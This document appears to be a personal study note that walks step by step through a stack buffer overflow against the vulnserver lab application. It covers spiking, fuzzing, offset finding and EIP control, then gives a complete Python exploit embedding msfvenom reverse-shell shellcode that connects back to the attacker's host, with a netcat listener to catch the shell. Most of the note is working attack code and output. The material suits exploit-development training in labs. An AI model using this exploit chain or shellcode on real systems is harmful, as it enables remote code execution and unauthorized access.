
Steps to conduct a Buffer Overflow

Tuesday, June 23, 2020 4:24 PM

X86 Naming Convention	Name	Purpose
EAX	Accumulator	Used in arithmetic operation
ECX	Counter	Used in shift/rotate instruction and loops
EDX	Data	Used in arithmetic operation and I/O
EBX	Base	Used as a pointer to data
ESP	Stack Pointer	Pointer to the top of the stack
EBP	Base Pointer	Pointer to the base of the stack (aka Stack Base Pointer, or Frame pointer)
ESI	Source Index	Used as a pointer to a source in stream operation
EDI	Destination	Used as a pointer to a destination in stream operation



1. **Spiking**
   a. Connect to the Vuln Server (nc -nv $IP $Port)
   b. Use generic_send_tcp tool to spike the target application

      i. Create the spike_script

```
root@kali:~# cat stats.spk
s_readline();
s_string("STATS ");
s_string_variable("0");
```

      iii. Fire the generic_send_tcp with the stats.spk
         1) Generic_send_tcp $IP $Port starts.spk 0 0

2. **Fuzzing**
   a. Fuzz the Trun input with an automated python script

```
#!/usr/bin/python

import sys, socket
from time import sleep

buffer = "A" * 100

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('192.168.30.128',9999))
                s.send(('TRUN /.:/' + buffer))
                s.close()
                sleep(1)
                buffer = buffer + "A" * 100
        except:
                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()
```

      iii. The result

```
root@kali:~# ./fuzzing.py
^CFuzzing crashed at 2300 bytes
```

3. **Finding the offset**
   a. To find offset we need to use /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2500 tool to genrate a pattern
   b. Paste it into the python script

i.
```
#!/usr/bin/python

import sys, socket

offset = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af
5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al
4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar
3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax
2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd
1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj
0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo
9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu
8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca
7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg
6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm
5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs
4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy
3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De
2De3De4De5De6De7De8De9Df0Df1Df2D"

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('192.168.30.128',9999))
                s.send(('TRUN /.:/' + offset))
                s.close()
        except:
                print "Error connecting to the server!"
                sys.exit()
```

ii. Fire the script and look at the debugger

iii. After the overwriting the EIP with the pattern that we generated

iv. Used the EIP registry address to find the offset using the /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2500 -q 386F4337

v. Found the offset value

1)
```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2500 -q 386F4337
[*] Exact match at offset 2003
```

4. Overwriting the EIP

a. To overwrite the EIP we need to edit our python script and add the offset value of byte + 4 byte to confirm that we have a control of the EIP

i.
```
#!/usr/bin/python

import sys, socket

shellcode = "A" * 2003 + "B" * 4

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('192.168.30.128',9999))
                s.send(('TRUN /.:/' + shellcode))
                s.close()
        except:
                print "Error connecting to the server!"
                sys.exit()
```

ii.
```
Registers (FPU)                                <    <    <
EAX 00EBF1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00754D04
EDX 00000000
EBX 000000E0
ESP 00EBF9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 42424242
```

5. **Finding bad character** (https://bulbsecurity.com/finding-bad-characters-with-immunity-debugger-and-mona-py/)

a. Edit the python script and the bad character to the script and fire the script to find the bad characters

i.
```
root@kali:~# cat badchars.py
#!/usr/bin/python

import sys, socket
badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

shellcode = "A" * 2003 + "B" * 4 + badchars

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('192.168.30.128',9999))
                s.send(('TRUN /.:/' + shellcode))
                s.close()
        except:
                print "Error connecting to the server!"
                sys.exit()
```

b. After we crashed the program check the debugger and click on follow dump on ESP result

i.

6. **Finding the right Module (Download Mona.py and add it to Immunity Debugger**: https://github.com/corelan/mona)
   a. Type **!mona modules** and find the modules that has no protection
   b. Find the hex version of JMP ESP in nsam_shell tool in kali linux (FFE4)
   c. Find the right pointer by typing **!mona find -s "\xff\xe4" -m essfunc.dll**
   d. Add the pointer to the python script

i.

```
root@kali:~# cat JUMPEIP.py
#!/usr/bin/python

import sys, socket

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('192.168.30.128',9999))
                s.send(('TRUN /.:/' + shellcode))
                s.close()
        except:
                print "Error connecting to the server!"
                sys.exit()
```

   e. Set a break point in Immunity debugger for the right pointer by pressing F2
   f. Fire the python script and catch the result in Immunity Debugger

i.

7. **Generate shellcode**
   a. Generate the shellcode using Msfvenom (msfvenom -p windows/shell_reverse_tcp LHOST=192.168.30.129 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00")
   b. Add it to the python script

i.

```
root@kali:~# cat exploit.py
#!/usr/bin/python

import sys, socket

overflow = (
"\xbd\x55\x39\x1b\xef\xdd\xc5\xd9\x74\x24\xf4\x5a\x33\xc9\xb1"
"\x52\x31\x6a\x12\x83\xea\xfc\x03\x3f\x37\xf9\x1a\x43\xaf\x7f"
"\xe4\xbb\x30\xe0\x6c\x5e\x01\x20\x0a\x2b\x32\x90\x58\x79\xbf"
"\x5b\x0c\x69\x34\x29\x99\x9e\xfd\x84\xff\x91\xfe\xb5\x3c\xb0"
"\x7c\xc4\x10\x12\xbc\x07\x65\x53\xf9\x7a\x84\x01\x52\xf0\x3b"
"\xb5\xd7\x4c\x80\x3e\xab\x41\x80\xa3\x7c\x63\xa1\x72\xf6\x3a"
"\x61\x75\xdb\x36\x28\x6d\x38\x72\xe2\x06\x8a\x08\xf5\xce\xc2"
"\xf1\x5a\x2f\xeb\x03\xa2\x68\xcc\xfb\xd1\x80\x2e\x81\xe1\x57"
"\x4c\x5d\x67\x43\xf6\x16\xdf\xaf\x06\xfa\x86\x24\x04\xb7\xcd"
"\x62\x09\x46\x01\x19\x35\xc3\xa4\xcd\xbf\x97\x82\xc9\xe4\x4c"
"\xaa\x48\x41\x22\xd3\x8a\x2a\x9b\x71\xc1\xc7\xc8\x0b\x88\x8f"
"\x3d\x26\x32\x50\x2a\x31\x41\x62\xf5\xe9\xcd\xce\x7e\x34\x0a"
"\x30\x55\x80\x84\xcf\x56\xf1\x8d\x0b\x02\xa1\xa5\xba\x2b\x2a"
"\x35\x42\xfe\xfd\x65\xec\x51\xbe\xd5\x4c\x02\x56\x3f\x43\x7d"
"\x46\x40\x89\x16\xed\xbb\x5a\xd9\x5a\xdd\x1b\xb1\x98\xe1\x0a"
"\x1e\x14\x07\x46\x8e\x70\x90\xff\x37\xd9\x6a\x61\xb7\xf7\x17"
"\xa1\x33\xf4\xe8\x6c\xb4\x71\xfa\x19\x34\xcc\xa0\x8c\x4b\xfa"
"\xcc\x53\xd9\x61\x0c\x1d\xc2\x3d\x5b\x4a\x34\x34\x09\x66\x6f"
"\xee\x2f\x7b\xe9\xc9\xeb\xa0\xca\xd4\xf2\x25\x76\xf3\xe4\xf3"
"\x77\xbf\x50\xac\x21\x69\x0e\x0a\x98\xdb\xf8\xc4\x77\xb2\x6c"
"\x90\xbb\x05\xea\x9d\x91\xf3\x12\x2f\x4c\x42\x2d\x80\x18\x42"
"\x56\xfc\xb8\xad\x8d\x44\xd8\x4f\x07\xb1\x71\xd6\xc2\x78\x1c"
"\xe9\x39\xbe\x19\x6a\xcb\x3f\xde\x72\xbe\x3a\x9a\x34\x53\x37")

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 +  overflow

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('192.168.30.128',9999))
                s.send(('TRUN /.:/' + shellcode))
                s.close()
        except:
                print "Error connecting to the server!"
                sys.exit()
```

c. Add a little bit padding to the script ("\x90" * 32)

i.

```
shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 +  overflow
```

d. Set a Netcat listener (nc -nvlp 4444)

e. Fire The script get a shell back :)

8. Root!